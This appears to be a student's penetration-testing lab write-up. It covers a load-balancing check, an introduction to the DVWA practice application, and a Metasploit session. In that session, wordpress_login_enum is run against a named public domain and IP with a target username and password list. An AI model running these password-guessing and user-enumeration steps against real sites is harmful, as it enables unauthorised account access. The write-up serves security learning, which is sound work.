
The outcome of this test is, demo.rcplindiaonline.com doesnot use load balancing.



```
 NOT FOUND
Checking for HTTP-Loadbalancing [Date]: , No date header found, skipping.
Checking for HTTP-Loadbalancing [Diff]: NOT FOUND
http://demo.rcplindiaonline.com does NOT use Load-balancing.
root@DESKTOP-PPDHIE1:~#
```

DVWA:

(DVWA, sigle to *Damn Vulnerable Web Application*, made with PHP and MySQL) discover and exploit some of the most commons vulnerabilities of web platforms: SQLInjection, Cross Site Scripting (XSS), Cross Site Request Forgery (CSRF), etc.



Welcome to Damn Vulnerable Web App!

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

WARNING!

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing XAMPP onto a local machine inside your LAN which is used solely for testing.

Disclaimer

We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

General Instructions


The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.

You have logged in as 'admin'


Username: admin

Metasploit:


Metasploit is a penetration testing platform that enables you to find, exploit, and validate vulnerabilities. It provides the infrastructure, content, and **tools** to perform penetration tests and extensive security auditing and thanks to the open source community .



```
=====================+--------------------------------+=========================
================================================================================


                     Press ENTER to size up the situation

%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%% Date: April 25, 1848 %%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%% Weather: It's always cool in the lab %%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%% Health: Overweight %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%% Caffeine: 12975 mg %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%% Hacked: All the things %%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%


                        Press SPACE BAR to continue



       =[ metasploit v4.16.58-dev-                        ]
+ -- --=[ 1767 exploits - 1007 auxiliary - 307 post       ]
+ -- --=[ 537 payloads - 41 encoders - 10 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use auxiliary/scanner/http/wordpress_login_enum
msf auxiliary(scanner/http/wordpress_login_enum) > set PASS_FILE /root/priya_pass.txt
PASS_FILE => /root/priya_pass.txt
msf auxiliary(scanner/http/wordpress_login_enum) > set RHOSTS 52.66.187.228/WordPress
RHOSTS => 52.66.187.228/WordPress
msf auxiliary(scanner/http/wordpress_login_enum) > set TARGETURI http://demo.rcplindiaonline.com/WordPress
TARGETURI => http://demo.rcplindiaonline.com/WordPress
msf auxiliary(scanner/http/wordpress_login_enum) > set USERNAME priya
USERNAME => priya
msf auxiliary(scanner/http/wordpress_login_enum) > set RHOSTS 52.66.187.228
RHOSTS => 52.66.187.228
msf auxiliary(scanner/http/wordpress_login_enum) > run

[*] http://demo.rcplindiaonline.com/WordPress - WordPress Version 4.1.22 detected
[*] 52.66.187.228:80 - http://demo.rcplindiaonline.com/WordPress - WordPress User-Enumeration - Running User Enumeration
[*] 52.66.187.228:80 - http://demo.rcplindiaonline.com/WordPress - WordPress User-Validation - Running User Validation
```



